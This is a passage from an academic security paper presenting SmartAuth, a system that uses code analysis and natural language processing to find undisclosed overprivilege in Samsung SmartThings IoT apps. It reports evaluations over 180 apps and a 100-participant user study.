As a result, despite the existing authorization system for IoT platforms, there can exist a crucial *gap between what a user believe an IoT app will do, and what the app actually does*. The idea that privacy is context-sensitive has been widely studied [41]. For example, providing an individual's sensitive health information to a doctor for the purpose of treating the individual would often not violate the notion of contextual integrity, whereas providing the same information to the individual's financial institution would likely violate his or her privacy. A similar principle holds in the IoT ecosystem. If an IoT app describes its own purpose as unlocking the door when a visitor arrives, it is likely no surprise to a user that the app can unlock the door. If, however, the same app had advertised itself as a temperature-monitoring app, a user would likely find the app's ability to unlock the door to be a security risk.

In this paper, we propose new user-centered authorization and system-level enforcement mechanisms for current and future IoT platforms. We designed our approach, *SmartAuth*, to minimize the gap between a user's expectations of what an IoT app will do and the app's true functionality. To this end, SmartAuth learns about each IoT app's actual functionality by automatically harvesting and analyzing information from sources such as the app's source code, code annotations, and capability requests. Because the natural-language description developers write to advertise an app in the app store is the key source of users' expectations for what the app will do, we use natural language processing (NLP) to automatically extract capabilities from this description.

SmartAuth then compares the app's actual functionality (determined through program analysis) to the functionality developers represent (determined through NLP). This automated process is far from trivial because an in-depth understanding of the app focuses not only on the *semantics* of the app activities, but also their *context* among the app's broader goals. Our approach for achieving this level of contextual understanding relies on program analysis of the SmartApp's source code and applying NLP techniques to code annotations (e.g., the constant string for explaining the position of a sensor). We use further NLP to analyze the app description provided by the developer to extract higher-level information about the stated functionality, including entities (e.g., "a coffee machine"), actions (e.g., "taking a shower"), and their relationships (e.g., "turn on the coffee machine after taking a shower"). SmartAuth then compares such descriptions against insights from program and annotation analysis to verify that the requested capabilities and called APIs match the stated functionality, leveraging semantic relations among different concepts and auxiliary information that correlates them. For example, an annotation indicating a "bathroom" and the activity "take a shower" are used to identify the location of the humidity sensor of interest.

To minimize user burden, SmartAuth automatically allows functionality that is consistent between the app's natural-language description and code, yet points out discrepancies between the description and code since these are potentially unexpected behaviors. SmartAuth employs natural-language-generation techniques to explain, and seek approval for, these unexpected behaviors. The outcome of this verification analysis is presented to the user through an automatically created interface that is built around a typical user's mental model (for example, as in Figure 4). SmartAuth then works within the platform to enforce the user's authorization policy for the IoT app.

We incorporated SmartAuth into Samsung SmartThings as a proof of concept and evaluated our implementation over the 180 apps available in the SmartThings marketplace. SmartAuth successfully recovered authorization-related information (with 3.8% false positive rate and no false negatives) within 10 seconds. We found that 16.7% of apps exhibit the new type of overprivilege in which some functionality is not described to the

user despite passing Samsung's official code review [51]. Examples of cases found stem from vague descriptions (e.g., an app stating it can "control some devices" in your home) or hidden security-sensitive functionality (e.g., accessing and actuating an alarm without consent).

We also performed user studies to evaluate SmartAuth's impact on users' decision-making process for installing IoT apps[1]. In a 100-participant laboratory study, we found that SmartAuth helped users better understand the implicit policies within apps, effectively identify security risks, and make well-informed decisions regarding overprivilege. For instance, given two similar apps, one of which was overprivileged, using the current Samsung SmartThings interface, 48% of participants chose to install the overprivileged app in each of five tasks. With SmartAuth, however, this rate reduces to 16%, demonstrating the value of SmartAuth in avoiding overprivileged apps.

We also generated automated patches to the 180 SmartApps to validate compatibility of our policy enforcement mechanism, and we found no apparent conflicts with SmartAuth. Given our observations of the effectiveness of the technique, the low performance cost, and the high compatibility with existing apps and platforms, we believe that SmartAuth can be utilized by IoT app marketplaces to vet submitted apps and enhance authorization mechanisms, thereby providing better user protection.

Our key contributions in this paper are as follows:

- We propose the SmartAuth authorization mechanism for protecting users under current and future smart home platforms, using insights from code analysis and NLP of app descriptions. We provide a new solution to the overprivilege problem and contribute to the process of human-centered secure computing.
- We design a new policy enforcement mechanism, compatible with current home automation frameworks, that enforces complicated, context-sensitive security policies with low overhead.
- We evaluate SmartAuth over real-world applications and human subjects, demonstrating the efficacy and usability of our approach to mitigate the security risks of overprivileged IoT apps.

The remainder of this paper is organized as follows. In Section 2, we present the models and assumptions for our work. In Section 4, we describe the high-level design of SmartAuth. We present the details of our design and implementation in Section 5, and our evaluation of SmartAuth follows in Section 6. We highlight relevant related work in Section 7 and conclusions in Section 9.

[1]Our user studies were conducted with IRB approval.




Figure 2: Users install IoT apps through mobile devices, allowing the vendor's IoT cloud to interact with the user's locally deployed devices. IoT apps pair event handlers to devices, issue direct commands, and enable external interaction via the web.

2 Background

2.1 Home Automation Systems

Home automation is growing with consumers, and many homeowners deploy cloud-connected devices such as thermostats, surveillance systems, and smart door locks. Recent studies predict home automation revenue of over $100 billion by 2020 [31], drawing even more vendors into the area. As representative examples, Samsung SmartThings and Vera MiOS [54] connect smart devices with a cloud-connected smart hub. Such vendors typically host third-party IoT apps in the cloud, allowing remote monitoring and control in a user's home environment.

Figure 2 illustrates a typical home automation system architecture. We use Samsung SmartThings to exemplify key concepts and components of such a system.

IoT apps written by third-party developers can get access to the status of sensors and control devices within a user's home environment. Such access provides the basic building blocks of functionality to help users manage their home, for example turning on a heater only when the temperature falls below the set point. Figure 2 depicts cloud-based IoT apps Beacon Control and Simple Control installed by a user from their mobile device and with access to the user's relevant IoT devices.

Current IoT platforms use *capabilities* [36] to describe app functionality and request access control and authorization decisions from users. Unlike permissions, capability schemes are not designed for security, but rather for device functionality. A smart lighting application, for example, would have capabilities to read or control the light switch, light level, and battery level. Due to complexity, capabilities in home automation platforms are often coarse grained. One capability might allow an app to check several device attributes (status variables) or issue a variety of commands. This functionality-oriented design creates potential privacy risks, as granting an app

a capability for a device allows it to access all aspects of the device's status and fully control the device.

An IoT app can also act as a *web service* (an *endpoint* in Samsung Smartthings) to interact with the outside world. Such an app handles remote commands from servers and reacts accordingly. Many home automation platforms support standard authentication and authorization mechanisms such as OAuth [4, 50] to grant permission to third parties for commanding or accessing devices.

2.2 NLP Technologies

Since our approach analyzes app descriptions and gaps in users' mental models, we rely on several existing tools and techniques for natural language processing (NLP). The following tools are employed in our work.

Word2Vec [22] is a state-of-the-art tool used to produce word embedding that maps words to vectors of real numbers. Specifically, Word2Vec models are neural networks trained to represent linguistic contexts of words. We use Word2Vec to determine the relation between two words by calculating the distance between the words in the embedding space. Word2Vec has many advantages over previous approaches, including catching syntactic and semantic information better than WordNet [39] and achieving lower false positive rates than ESA [21].

Part-of-speech (POS) tagging is used to identify a word's part of speech (e.g., noun or verb) based on definition and context. A word's relations with adjacent and related words in a phrase, sentence, or paragraph impact the POS tag assigned to a word of interest. In our work, we rely on the highly accurate Stanford POS Tagger [38].

We also rely on the typed dependencies analysis [27] to understand the grammatical structures of sentences, grouping words together to recognize phrases and pair subjects or objects with verbs. The Stanford parser applies language models constructed from hand-parsed sentences to accurately analyze sentences of interest.

3 IoT App Security Challenges

Beyond basic overprivilege where an app requests an unnecessary capability, previous IoT research has studied two additional types of overprivilege [19]: coarse capability and device-app binding. In the former, a capability needed to support app functionality also allows unneeded activities. In the latter, a device is implicitly granted additional capabilities that are not needed or intended.

We have identified an additional type of overprivilege that relates not only to the functionality of the IoT app, but also to the user's perception of the app functionality, as seen through the app description. We observe that several IoT apps exhibit capability-enabled functional behaviors that are not disclosed to the user, causing a discrepancy between the user's mental model and the actual privilege of the app. We refer to this problem as *undisclosed overprivilege*. This kind of overprivilege has been discussed in mobile apps, but was never studied in the IoT space. An example of this type is an IoT app that describes the ability to control lights while requesting capabilities to read and control a door lock. Previous approaches may not flag this app as overprivileged, as long as the capabilities are used. In fact, even after a majority of Samsung SmartThings apps were removed from the market due to the previously reported overprivilege issues [19], we found that 16.7% of the remaining apps still exhibit overprivilege risks.

Remote access is also an important security risk, as it enables apps to send sensitive data to and receive commands from third-party servers. In our study, we found 27 cases of such behavior, including cases where data was shared without user consent, a clear privacy concern. A SmartApp's ability to act as a web service expands the attack surface and potentially allows a malicious server to send dangerous commands to an app running on a user's smart devices, even though users may not expect such remote control. We observed 17 apps with this behavior. Similar to the undisclosed overprivilege, remote access does not match the user's mental model, which illustrates a gap in the current configuration and approval process.

Based on these observations, a general threat in the IoT app landscape is the ability for a malicious or compromised IoT app to steal information from sensors or home appliances or to gain unauthorized access to IoT device functionality. Even if the IoT platform itself is secure and trustworthy and previous issues of authentication and unprotected communication are patched [7, 19, 40], such issues with malicious apps may remain.

4 SmartAuth Design Overview

We next present the high-level design of SmartAuth, including design goals, architecture, and security model.

Given the unique security challenges of smart home systems, we believe that an authorization system for IoT apps should be designed to achieve the following goals.

- *Least-privilege*: The system should grant only the minimum privileges to an IoT app, just enough to support the desired functionality.
- *IoT-specific*: Compared with authorization models for mobile devices, which are designed to manage a single device, the authorization system for a smart home framework should meet the needs for multi-device, context-based, automatic operations. Permission models based on manifest permissions or runtime prompts, such as those employed in Android or iOS, either do not allow users to make context-based decisions or cannot satisfy real-time demands (e.g., approval to actuate an alarm when fire is detected).
- *Usable*: The authorization system should be human-centric, minimizing the burden on users while supporting effective authorization decisions.




Figure 3: We provide a high-level block diagram to illustrate the design overview of our SmartAuth system.

- *Lightweight*: The authorization approach should not inhibit performance with significant overhead.
- *Compatible*: The authorization approach should be compatible with existing smart home platforms and applications without breaking app functionality.

Since authorization decisions are made by humans, providing a human-centric design to help users to make well-informed decisions is critical. Toward this goal, we design an intelligent authorization system that recovers adequate semantic information from IoT apps and presents it to users in an understandable way. We leverage semantic analysis techniques to automatically interpret the description, code, parameters, and annotations of an IoT app. We analyze the semantic meaning of these components to discovery inconsistency, then automatically generate an authorization interface explaining the findings to the user.

Based on these design principles, our SmartAuth system includes five components: a program analyzer, a content inspector, a consistency checker, an authorization creator and a policy enforcer, as illustrated in Figure 3. The code analyzer extracts the semantics of an IoT app through program analysis and NLP of app code and annotations, creating a set of *privileges* that support the app functionality. In parallel, the content inspector performs NLP on the app description to identify the required privileges explained to the user. The consistency checker compares the results of code analysis and content inspection to generate security policies and identify discrepancies between what is claimed in the description and what the app actually does. These policies and information needed to support user decisions are then presented through an authorization interface produced automatically by the authorization creator. The resulting policies are then implemented by the policy enforcer.

Our security policy model for the smart home architecture is described in the form of a triple (E, A, T). Item E represents the events, inputs, or measurements involving IoT devices and describes the *context* of the policy. Item A represents the actions triggered by elements of E, including commands such as "turn on". Item T represents the group of *targets* of the actions in A, such as a light




Figure 4: We illustrate the security policy generated for the HUMIDITY ALERT app, which is communicated to the user to request authorization. The indication of behavior type is discussed in more detail in Section 5.3

receiving a command, noting that an empty target implies broadcast of a message or command. This model captures typical IoT app functionality, as apps are designed to issue commands to respond to observed state changes.

This model describes not only the policy produced by the authorization process, but also the privileges both claimed in an app's description and recovered from its code. Analysis of the policy actions thus allows identification of overprivilege and presentation of conflicts or situations that require the user to make a policy decision. Figure 4 illustrates an example of such policies.

5 Design and Implementation

In this section, we detail our design and implementation of SmartAuth.

5.1 Automatically Discovering App Behaviors

To extract an app's security-critical behaviors, we perform static analysis on the app's source code and use NLP techniques on code annotations and API documents.

We collected the source code for 180 Samsung SmartThings apps from an source-level market in May 2016 [48]. This represents 100% of open-source SmartApps and 80.2% of all SmartApps at that time.

For each app collected, we parse its code and create an Abstract Syntax Tree (AST) from the code, resolving classes, static imports, and variable scope. We choose to do AST transformation for the app analysis for two reasons. First, we have access to the source code which is suitable for AST transformation. To enable further analysis, we extract the key components of method names, variable names and scope, a variety of statements. Second,

SmartThings apps are written in Groovy, which transfers method calls into reflective ones and creates challenges for existing binary analysis tools to deal with reflections. Therefore, binary analysis is not suitable.

We first extract capabilities, which are directly associated with security behaviors, by searching for the term "capability" in the preference block. We incorporate any search results into the list of requested capabilities collected from the IoT app documentation.

To further understand how the IoT app is intended to make use of the requested capabilities, we analyze the commands and attributes associated with each requested capability. To enable this analysis, we maintain a global mapping of capabilities to commands and attributes, noting that one capability may involve multiple commands and attributes. Since a SmartApp gets status updates by subscribing to events, namely as `subscribe(dev,attr,hndl)` for relevant IoT device `dev`, device attribute `attr`, and invoked method `hndl`, we use this global mapping to search the AST for relevant commands called and attributes subscribed.

We then generate the security policy, starting from the method invoked on event subscription and perform forward tracing. We first analyze the invoked function's code blocks to determine whether it contains conditional statements, which we analyze immediately. Otherwise, we trace into the called function. Within condition blocks, we look for (1) the event and (2) the object and action. The invoked function of the event subscription takes a subscription parameter that carries information about the event. Combining this information with the variables in the AST, we identify both the event and associated capability. We further identify the action triggered by the event. For example, for an app that controls a heater based on a threshold temperature setting, it is critical to distinguish whether the app turns the heater on or off. We thus search the result statement for commands that control a device. If found, we continue our analysis to match the capability through variable analysis. Otherwise, we record the event and trace into the called function.

The previous analysis covers an app's direct access to IoT devices, which we use to identify overprivilege. We also analyze whether the app has remote access to servers other than the SmartThings cloud. We consider two types of remote access: whether the app sends data to the remote server and whether the app works as a web service to take commands from the remote server. Both cases are privacy-invasive and may violate user expectations. We search the AST to match patterns including OAuth, `createAccessToken`, and `groovyx.net.http`.

We also examine clues from code annotations (e.g., comments and text strings) to gain further information about context and device state. We apply Stanford POS Tagging and analyze the nouns to determine whether they represent location or time contexts. We find that most context clues in smart homes relate to a place in the home, such as a bedroom. For example, we can extract that the humidity sensor is associated with bathroom from understanding the annotation in the following code snippet.

Listing 1: Code Snippet about Device Selection

```
section("Bathroom humidity sensor") {
  input "bathroom", "capability.
      relativeHumidityMeasurement", title:
      "Which humidity sensor?"
}
```

5.2 Analyzing App Descriptions

A key goal of our project is revealing any discrepancy between what the app claims to do and what it actually does. To find such discrepancies, we use NLP techniques to extract the security policy from the app's free-text description and program analysis to compare it with the security policy extracted from the code. We extract and correlate the behaviors in three layers: (1) entity, (2) context and action, and (3) condition.

We infer the security policy based on human-written, free-text app descriptions. To do this, we first identify the parts of speech of the words used, then analyze the typed dependencies in the description. Nouns and verbs are often related to entities; for example, movement might be related to a motion sensor. From the structure of the descriptions, we can then infer relationships between entities by identifying the typed dependencies. For instance, in the phrase "lock the door", the noun *door* is the accusative object of the verb $lock$ (written as $dobj(lock, door)$). In the corresponding security policy, $lock$ is the $action$ and $door$ is the $target$. Most cases are more complex than this example, and our more comprehensive analysis follows.

Specifically, we use the Stanford POS Tagger to identify parts of speech and the Stanford Parser to analyze sentence structure, including typed dependencies, as illustrated in Figure 5. We follow standard NLP practices, such as removing stop words (e.g., "a," "this") [11].

We analyze noun and verb phrases to pinpoint the relevant entities, as these phrases usually describe core app functionality. However, as discussed later, analyzing a developer's description comes with non-trivial challenges. In addition, the device's context can significantly impact the implications of the entities. To overcome these difficulties, we design and implement the following process.

The most straightforward case is when the description explicitly includes the name of the entity (e.g., humidity sensors). If so, we match words directly.

Because of language diversity, the first step may not produce meaningful results. However, even when the description does not contain the device name, the description might contain contextual clues related to specific




Figure 5: We illustrate example NLP analysis for the COFFEE AFTER SHOWER description: "This app is designed simply to turn on your coffee machine while you are taking a shower." Red and blue characters respectively indicate parts of speech (e.g., "VB" for verb) and typed dependencies (e.g., "advcl" for adverbial clause modifier).




Figure 6: We illustrate the three-step policy correlation for the COFFEE AFTER SHOWER app. 1) We apply the context clues "bathroom" and "coffee" for entity correlation. 2) We use the attribute model and command model to extract and correlate the context and action. 3) We use typed-dependency analysis and causal relationship model to correlate the policies generated from the description and program analysis.

devices. For example, mention of flood detection hints to a humidity or moisture sensor. We evaluate relationships between words in the descriptions to the relevant devices through a word distance model that combines Word2Vec with a language model. Our language model includes a vocabulary of three million words and phrases, trained on roughly 100 billion words from Google News [24].

The most challenging case is when the words in the description are not directly related to the entity in the generated security policy. In this case, we compare the description to the context clues from code annotations. In the example in Figure 6, we first extract the entity "bathroom" (the context clue) from the annotation for the *humidity sensor* (`capability.relativeHumidityMeasurement`) identified through code analysis (Section 5.1). We link this entity to the entity "shower" using the semantic relation revealed using Word2Vec. In this way, we link "taking a shower" to the humidity sensor. Similarly, our technique relates "coffee machine" in the description to the *switch* device (`capability.switch`) recovered from the code.

However, simply connecting an entity in the description to a device in the code is insufficient to determine whether only expected behaviors (as specified in the description) happen. For example, "lock the door when nobody is at home" and "unlock the door when nobody is at home" have starkly different security implications. To compare the semantics of an activity in description to the operation of a device, we utilize a knowledge-based model. Specifically, we parse the API documentation of SmartThings to generate the attribute and command models, namely the keyword sets for attributes and commands that represent their semantics. We thus parse words and phrases in the description connected to the entity-related word. This can be done by going through the typed-dependency graph. For example, in Figure 6, we have identified that "coffee machine" is an entity related to the phrase "turn on". Such phrases will be compared with the keywords in the attribute and command models to find matches.

After comparing the devices used in the code to those mentioned in the description, we also need to know whether the actual control flow matches that of the policy model. The causal relationship is critical for multi-device management where devices have impacts on each other. For example, two IoT apps may both ask for access to a door lock, motion sensor on the door, and presence sensor. A benign app might unlock the door when a family member is at the door and locks it when someone other than a family member is there. A malicious app might unlock the door anytime anyone is there. These two apps use the same devices, but with different control flow.

To perform causal analysis, we analyze the typed dependencies and build knowledge-based models of causal relationships. The causal relationships model is built with sentence structures and conjunctions related to conditional relationships. We apply the initial models to the descriptions to identify which devices caused other devices to change status. For example, the sentence "turn on the light *when* motion is sensed" represents that motion status is the cause, and turn on the light is the result. At the end of this process, we obtain *verified behaviors* that match in code and descriptions and *unexpected behaviors* that exhibit a mismatch.

5.3 Authorization Interface Generation

Towards making usability a first-order concern in designing our authorization scheme, we first conduct an online

survey to understand users' mental models related to IoT app installation and the overprivilege problem. Using Amazon Mechanical Turk, we recruit adult participants who have experience using smartphones. To avoid biasing participants towards fraudulently claiming experience with SmartThings to participate in the survey, we do not require that participants have used any smart home platforms to take the survey. However, we only analyze data from the 31.6% of the survey participants who have previous experience with SmartThings. Please refer to the appendix refquestion1 for the sample survey questions.

Our survey asked about: (1) experience using IoT platforms and demographics, (2) the factors considered when installing third-party IoT apps, and (3) perspective on smart home capabilities. We received responses from 300 participants who had used SmartThings, identified by an average age of 30.8 years old (age range is 18-60) with a gender breakdown of 32% female, 67% male.

We asked participants to respond using a five-point scale (strongly care, care, neither care or not care, not care, strongly not care) about factors they consider when deciding whether or not to install a SmartThings app. App functionality (66% strongly care and 24% care) and privacy (57% strongly care and 28% care) were the factors participants stated they cared about most in their decision.

To understand participants' perspectives on smart home capabilities, we asked them to rate the sensitivity of different IoT device functions and to compare the sensitivity of SmartThings capabilities and Android/iOS permissions. To ensure that participants understood what we meant by *smart home capabilities*, we both formally defined the concept and demonstrated it using an example screen shot from a SmartThings device permission screen.

We asked participants to rate the sensitivity of eight IoT device behaviors on a four-point scale (from "not sensitive" to "very sensitive"). We find that participants have very different risk perceptions for different behaviors of the same IoT device. For example, we find the average sensitivity rating for app's ability to *unlock* their door is 3.28, whereas reading the battery level of their door is only 1.87 (Mann–Whitney $U = 21350, n1 = n2 = 300, P < 0.001$ two-tailed) [8]. These sharp distinctions highlight the importance of increasing the transparency to users about what precise behaviors an app will perform in the home, rather than considering all behaviors for a particular device monolithically. Our approach of automatically identifying discrepancies between the actual behavior of an app determined through program analysis and the free-text app descriptions that users generally rely on when considering whether to install apps [32] better supports these distinctions.

To this point, most work on app permissions focuses on smartphones. We thus asked participants to specify whether they considered Android/iOS permissions and smart home capabilities equally sensitive, Android/iOS permissions to be more sensitive, smart home capabilities to be more sensitive, or whether they were unsure. In support of our continued study, 69% of participants indicated that they considered smart home capabilities to be more sensitive than Android/iOS permissions. Participants provided a free-text explanation of why, and we performed qualitative coding on these responses by two researchers (with an agreement rate of 90.3%). The leading reason participants found IoT apps more sensitive is that they perceived the home environment to inherently present greater risks. One participant wrote:

> "Smart home compromises can inflict serious damage or injury. Imagine being locked in your house, with the heat cranked up. Or an invader monitoring your location in the house, or studying your patterns. The risk involved in a smartphone knowing your location or accessing the devices hardware, like reading contents, contacts or accessing the camera are far more limited in potential effects by an attacker."

In generating the user interface, we aim to minimize the burden on the user and provide information that matches the user's mental model of the system. We rely on a policy model that links app functionality with authorization. We first automatically summarize the security policy, removing redundant logic, and then create language models to translate the security policy into a human-understandable description. We achieve this task using state-of-the-art natural language generation tool SimpleNLG [1], a realization engine that generates and linearizes syntactic structures. The automatically generated description details what device attributes and commands are being used, and why. For example, the app monitors the temperature from the temperature sensor and whether someone is at home by the presence sensor to turn on a heater when it is cold and someone is home.

We designed our authorization approach to better align users' mental models with the actual behaviors of smart home apps, as well as to reduce user burden during the authorization process. Because many users rely on app descriptions, rather than permissions screens, to evaluate smartphone apps [32], one way of reducing user burden is to assume that a user would implicitly grant an app the permission to perform actions stated in the app description. While any assumption that a user's actions with an app perfectly follow the user's intent is necessarily flawed, prior work on smartphone permissions [32] suggests that assuming a user would permit an app to perform the behaviors described in its app description is practical. The assumption of a user would permit an app to perform the behaviors in its description is likely at least as robust as assuming that a user intended to grant the permissions

specified on a permissions screen. We therefore minimize users' burden by automatically granting the attributes inferred from the app description. For the attributes absent from the app description, we present the user with our automatically generated description of the policy model rather than potentially confusing settings.

To help users understand the potential risky behaviors, we use risk level indicators with corresponding colors and icons in the user interface, as illustrated in Figure 4. We define three indicator categories: verified behaviors that match the claimed functionality, unexpected behaviors that are not sensitive, and dangerous behaviors that are unexpected and risky. We determine these risk levels by asking security experts and average users to rate their perceived risk based on status changes and device operations. Specific parameters are further described in the Appendix.

5.4 Policy Enforcement

Once a user sets his or her policy settings through the user interface, we enforce the policy end-to-end by blocking unauthorized command and attribute access.

Our proof-of-concept implementation of the policy enforcement mechanism operates locally on the device through the use of REST APIs, mimicking the ideal integration directly into the SmartThings Cloud. We patched existing SmartApps by substituting each command or attribute function call with an equivalent REST API call to the module that includes the device handler, command or attribute name, and any additional parameters. After the module processes the request, a return value is sent back to the patched app and handed to the code that invokes this command or attribute, which is transparent to the original app. Similarly, the patched app also subscribes to events by connecting to the enforcement module. Appendix A further details how we patch existing Groovy apps to interact with our policy enforcement module.

The policy enforcement mechanism starts when the user begins to install a SmartApp. The user is directed to our enhanced interface to set up the relevant devices and policies for the app. This information is transmitted to the policy enforcement module to ensure that the app can only access what the user allows. Based on the policies, the module will make two type of decisions.

First, whenever the module receives a command or attribute request from a patched app, it will extract the device ID and actions and check the associated policies from the database for proper authorization. If allowed, the module will forward the request to the cloud service to execute and respond, after which the module will forward the response to the patched app. If denied, the request will be dropped and an error message will be returned to the patched app. We expect that SmartApps will already be designed to handle error messages, so the denial of requests should not impede normal operation. We further analyze compatibility in Section 6.3. Second, whenever there is an event reported by the SmartThings Cloud, the module will retrieve the associated app IDs and policies from the database and forward the event only to the apps that are allowed to access the event according to the app policy. The module thus blocks all unauthorized subscribe, command, and attribute requests.

6 Evaluation

We evaluate SmartAuth in several dimensions, finding SmartAuth is effective at automatically extracting security policies, significantly helps users avoid overprivileged apps, and adds minimal performance overhead when enforcing users' desired policies.

6.1 Effectiveness in Extracting Policies

We first evaluate SmartAuth's ability to accurately identify unexpected behaviors. To this end, we manually analyze the description and the code of the 180 available SmartApps and compare the results to those of the automatic analysis. In this process, we do not observe any false negatives, though we identify seven false positives (3.9%) in which SmartAuth flagged a behavior as unexpected though manual analysis of these cases suggests otherwise.

In two of these cases, the app uses a product name to represent a device, but the product name is not relevant to its functionality; for example, the Mini Hue Controller app uses the Aeon Minimote[2] device. In two other cases, the app references another app by name to explain its functionality; for example, the Keep Me Cozy Two app claims that it "works the same as Keep Me Cozy, but enables you to pick an alternative temperature sensor in a separate space from the thermostat." These cases could be eliminated using named entity analysis to identify the referred app and merge the behaviors and descriptions accordingly. In another case, the description has complicated logic spread through several sentences, causing the description to be ambiguous. In the two remaining cases, the correlation of the context is not intuitive, even for a human reader; for example, a relationship between vibration of the floor with someone waking up at night is not immediately clear.

6.2 Impact on Users

We first describe our user study to evaluate how SmartAuth impacted users' app-installation decisions, followed by additional data on the usability of SmartAuth itself.

We performed a between-subjects user study with 100 participants recruited from across our institutions. Participants completed app installation tasks in our lab using phones we provided and answered several relevant questions. We required participants to be adults who regularly use a mobile device and are knowledgeable about home automation systems. We verify participants understand

[2] http://aeotec.com/homeautomation

key concepts of smartphones and home automation using screening questions. For example, we ask them how IoT apps are installed and what purposes IoT apps serve. We also ask questions about demographics, as well as questions about their experiences installing IoT apps. The protocol takes around 20 minutes. For the 100 participants in our study, their ages ranged from 19 to 41 years with a mean age of 25.7 years, and 59% of participants reported as male and 41% as female. The participants have education backgrounds ranging from high school to graduate school. 68% of participants have a technical background (engineers or students in computer science or related field).We carefully avoid the IoT developers when we recruit in the company because they are very familiar with the system and their results might be biased.

The study's primary task is a series of selection tasks for IoT apps using the phone we provide. For five different types of IoT apps, the participant chooses between one of two similar apps. Each of the two apps in a pair has identical functionality, yet only one of the two apps in a pair is overprivileged. To prevent this difference in permissions from being the obvious variable of interest, we used apps whose titles and descriptions were roughly comparable. For example, participants choose between "Lights Off with No Motion and Presence (by Bruce Adelsman)" that will "Turn lights off when no motion and presence is detected for a set period of time" and "Darken Behind Me (by Michael Struck)" that will "Turn your lights off after a period of no motion being observed."

Each participant is randomly assigned into one of two groups, specifying whether they will see Samsung SmartThings' authorization interface or SmartAuth while completing all tasks. For each of the five app-selection tasks, participants saw the app installation page with two choices. We asked the participant to choose only one of the two apps to install, and to explain why.

For each of the five tasks, between 48% and 60% of participants who saw the current SmartThings interface chose the overprivileged app, as shown in Figure 7. Even though the current Samsung SmartThings authorization interfaces shows users a list of the devices the app can access, including potentially unexpected devices, this current interface did not help users avoid overprivileged apps.

In contrast, 84% of participants who saw the SmartAuth interface successfully avoided the overprivileged app, differing significantly from the current SmartThings interface (Holm–Bonferroni corrected χ^2, $p \leq .022$ for all five tasks). Note that for two of the tasks (A and B in Figure 7), the overprivilege was a potentially dangerous behavior (e.g., unlock a door), whereas the overprivilege for tasks C–E was potentially less risky (e.g., learn the temperature). For tasks A and B with dangerous overprivilege, only 10% and 6% of SmartAuth participants, respectively, chose the overprivileged app, compared to




Figure 7: For 5 tasks, participants chose between two similar IoT apps, one of which was overprivileged. This graph shows the proportion of participants who chose the overprivileged app. Similar to what one would expect from random selection, around half of participants who saw the Samsung SmartThings interface chose the overprivileged app. In contrast, only between 6% and 26% of SmartAuth participants chose the overprivileged app.

48% and 56% for the current SmartThings interface. Even when they still chose the overprivileged app, we found that many SmartAuth participants were aware of the overprivilege, yet said they either did not care about the unexpected behaviors or thought the app might benefit from these behaviors in the future.

In addition to evaluating SmartAuth's impact on user behavior, we also measure the usability of SmartAuth itself. In the laboratory study, after users choose among pairs of apps and answer questions about privacy, we ask questions to elicit their perceptions of what the interface communicated to them. For some of these questions, participants respond to statements on a five-point Likert scale (from "1: strongly disagree" to "5: strongly agree").

The first statement gauges the apparent completeness of explanations ("I feel that the app interface explains thoroughly why the app can access and control these sensors/-doors"); SmartAuth participants were more likely than those who used Samsung SmartThings to agree (SmartAuth mean 4.06, SmartThings mean 2.40, Mann–Whitney $U = 337.5, n1 = n2 = 50, P < 0.001$ two-tailed). The second statement measures user comfort in making decisions ("I feel confident to make a decision whether or not to install the app after reading the interface"); SmartAuth participants were significantly more confident in their decisions (SmartAuth mean 4.12, SmartThings mean 2.46, Mann–Whitney $U = 320.5, n1 = n2 = 50, P < 0.001$ two-tailed). The third statement evaluates perceived difficulty of finding information ("It is difficult to find the information from the interface"); SmartAuth participants were more likely to *disagree* with this difficulty, meaning they found it easier (SmartAuth mean 2.72, SmartThings mean 3.56, Mann–Whitney $U = 713, n1 = n2 =$

$50, P < 0.001$ two-tailed).

We also asked open-ended questions about what factors participants consider when deciding to install an app. Both SmartAuth and Samsung SmartThings participants focused on two factors in common: functionality and ease of configuration. However, SmartAuth participants also discussed privacy and unexpected or dangerous behaviors as a major factor. In comparison, *only one of the 50 Samsung SmartThings participants pointed out a mismatch between the description and the authorization screen*.

6.3 Performance and Compatibility

To evaluate the performance impact and ease of deployability for SmartAuth, we collected all 180 open-source SmartApps in the Samsung SmartThings marketplace at the time of research. In order to demonstrate that SmartAuth is both lightweight and backward compatible, we performed two performance tests: (1) pre-processing performance comprising program analysis, description analysis, behavior correlations, and policy description generation and (2) run-time performance comprising authorization interface generation and policy enforcement.

For testing the pre-processing performance, we timed the generation of the policy description for each of the 180 apps, averaging over 10 trial runs. On a 3.1 Ghz Intel Core i7 CPU with 16 GB memory, the pre-processing overhead for an app is 10.42 seconds on average. Since pre-processing is a one-time cost and can be done offline, we believe that the performance is reasonable even for vetting a large number of applications.

For the run-time performance test and compatibility test, we instrumented the SmartApp to interact with our policy server running on the Amazon EC2 cloud, which enforces the rules defined by the user. Given our purpose of evaluating the compatibility of our technique with existing SmartApps, we set the authorization policies (granting permissions to certain commands, attributes and event handlers) ourselves, instead of letting the user do that, as would happen in practice. We designed our experiments to test the technique in the worst-case scenarios. That is, we assume users would reject all unexpected and dangerous behaviors, requiring the maximum amount of policy enforcement. To enable large-scale testing without requiring the purchase of every physical SmartThings device, we used Samsung's online SmartApp simulator platform[3]. Instrumented apps are then installed on the simulator, and their functionalities are tested with simulated IoT devices.

As shown in Figure 8, we recorded the delay incurred by different command, attribute, and event handler actions. We performed 1800 experiments among the 180 SmartApps on a cloud server with 3.1 Ghz Intel Core i7 CPU and 1 GB memory. SmartAuth incurs an average delay of 35.4 msec, which is small relative to the dominant network latency in cloud-based IoT platforms.




Figure 8: We plot the average delay of various functions in the SmartThings platform. The darker bar in each pair represents the delay in the unmodified platform with virtual devices, while the lighter represents the delay in our customized platform with the additional overhead introduced by SmartAuth. Event handlers incur the highest incremental overhead, while commands incur the highest proportional overhead (almost double the base case).

